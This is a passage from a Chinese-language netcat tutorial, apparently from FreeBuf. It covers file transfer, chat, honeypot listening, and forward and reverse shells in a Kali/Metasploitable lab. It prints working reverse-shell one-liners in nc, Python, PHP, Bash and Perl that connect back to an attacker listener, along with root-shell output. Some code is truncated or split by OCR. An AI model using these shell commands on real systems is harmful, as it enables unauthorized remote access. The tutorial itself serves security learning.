root@kali:~# nc 192.168.11.135 8080 < test.txt
```




```
root@kali:~# cat test.txt
hello world!
root@kali:~#
```

接收端:

格式：nc　-l　Local_Port　>　Targert_File



```
hps@ubuntu:~$ nc -l 8080 > test.txt
```




```
hps@ubuntu:~$ cat test.txt
hello world!
hps@ubuntu:~$
```


简易聊天

本地主机

命令: nc -l 8888




```
hps@ubuntu:~$ nc -l 8888
hello
```



```
who are you?
I am Li ming,and you?
I am Alex
Nice to meet you!
Nice to meet you too!
```

远程主机

命令：nc Targert_IP　Targert_Port



```
root@kali:~# nc 192.168.11.135 8888
hello
hai
who are you?
I am Li ming,and you?
I am Alex
Nice to meet you!
Nice to meet you too!
```

蜜罐

作为蜜罐使用1：

命令：nc -L -p Port

注：使用“-L”参数可以不停的监听某一个端口，知道Ctrl+C为止

作为蜜罐使用2：

命令：nc -L -p Port >log.txt

注：使用“-L”参数可以不停的监听某一个端口，知道Ctrl+C为止，同时把结果输出到log.txt文件中，如果把“>”改为“>>”即追加到文件之后。

这一个命令参数“-L”在Windows中有，现在的Linux中是没有这个选项的，但是自己可以去找找，这里只是想了之前的这个使用，所以提出来简单介绍一下！


获取shell

简述：获取shell分为两种，一种是正向shell，一种是方向shell。如果客户端连接服务器端，想要务器端

正向shell

本地主机:

命令：nc Targert_IP Targert_Port



```
root@kali:~# nc 192.168.11.138 4444
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(flo
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1
19(sambashare),1000(msfadmin)
whoami
msfadmin
```


目标主机:

命令：nc -lvp Targert_Port -e /bin/sh

反向shell

本地主机:


命令： nc -lvp Target_Port



```
root@kali:~# nc -lvp 9999
listening on [any] 9999 ...
192.168.11.138: inverse host lookup failed: Unknown host
connect to [192.168.11.144] from (UNKNOWN) [192.168.11.138] 36256
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(fl
ppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),
19(sambashare),1000(msfadmin)
whoami
msfadmin
```

目标主机:

命令： nc Targert_IP Targert_Port -e /bin/sh



```
msfadmin@metasploitable:/home$ nc 192.168.11.144 9999 -e /bin/sh
```

特殊情况——目标主机上没有Netcat，如何获取反向shell


在一般情况下，目标主机上一般都是不会有Netcat的，此时就需要使用其他替代的方法来实现反向链接达到攻
机的目的，下面简单的介绍几种反向shell的设置。

python反向shell


目标主机端执行语句:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conn
```

本地主机



```
root@kali:~# nc -lvp 2222
listening on [any] 2222 ...
192.168.11.150: inverse host lookup failed: Unknown host
connect to [192.168.11.144] from (UNKNOWN) [192.168.11.150] 40808
# id
uid=0(root) gid=0(root) 组=0(root)
# whoami
root
# 
```




```
ET,socket.SOCK_STREAM);s.connect(("192.168.11.144",2222));os.dup2(s.fileno(),0);
 os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]
);'
```

PHP反向shell

目标主机端执行语句:


```
php -r '$sock=fsockopen("192.168.11.144",2222);exec("/bin/sh -i <&3 >&3 2>&3");'
```

本地主机:



```
root@kali:~# nc -lvp 2222
listening on [any] 2222 ...
192.168.11.150: inverse host lookup failed: Unknown host
connect to [192.168.11.144] from (UNKNOWN) [192.168.11.150] 40804
# id
uid=0(root) gid=0(root) 组=0(root)
# whoami
root
#
```

目标主机:




```
root@kali:~# php -r '$sock=fsockopen("192.168.11.144",2222);exec("/bin/sh -i <&3
 >&3 2>&3");'
```

Bash反向shell

目标主机端执行语句:


```
bash -i>&/dev/tcp/192.168.11.144/2222 0>&1
```

本地主机:



```
root@kali:~# nc -lvp 2222
listening on [any] 2222 ...
192.168.11.150: inverse host lookup failed: Unknown host
connect to [192.168.11.144] from (UNKNOWN) [192.168.11.150] 40798
root@kali:~# id
id
uid=0(root) gid=0(root) 组=0(root)
root@kali:~# whoami
whoami
root
```

目标主机：




```
root@kali:~# bash -i >& /dev/tcp/192.168.11.144/2222 0>&1
█
```

Perl反向shell

目标主机端执行语句：


```
perl -e 'use Socket;$i="192.168.11.144";$p=2222;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp
```

本地主机



```
root@kali:~# nc -lvp 2222
listening on [any] 2222 ...
192.168.11.150: inverse host lookup failed: Unknown host
connect to [192.168.11.144] from (UNKNOWN) [192.168.11.150] 40800
# id
uid=0(root) gid=0(root) 组=0(root)
# whoami
root
# █
```

目标主机



```
root@kali:~# perl -e 'use Socket;$i="192.168.11.144";$p=2222;socket(S,PF_INET,SO
CK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){op
en(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
█
```

注:书写的时候一定要注意这里单引号、双引号是英文格式的，不然会报错误!

总结：有一句话为“温故而知新”，同时又有一句话为“实践出真知”，当这两句话同时践行的时候，就会擦出一样的火花，你会看到你之前未见到的，掌握到你之前生疏的技能！Netcat固然好用，但是也要经过实践才知道，那你还在等什么呢?

***本文作者：Fly鹏程万里，转载请注明来自 FreeBuf.COM**

上一篇：CVE申请的那些事 下一篇：Pam-Python实现SSH的短信双[illegible]认证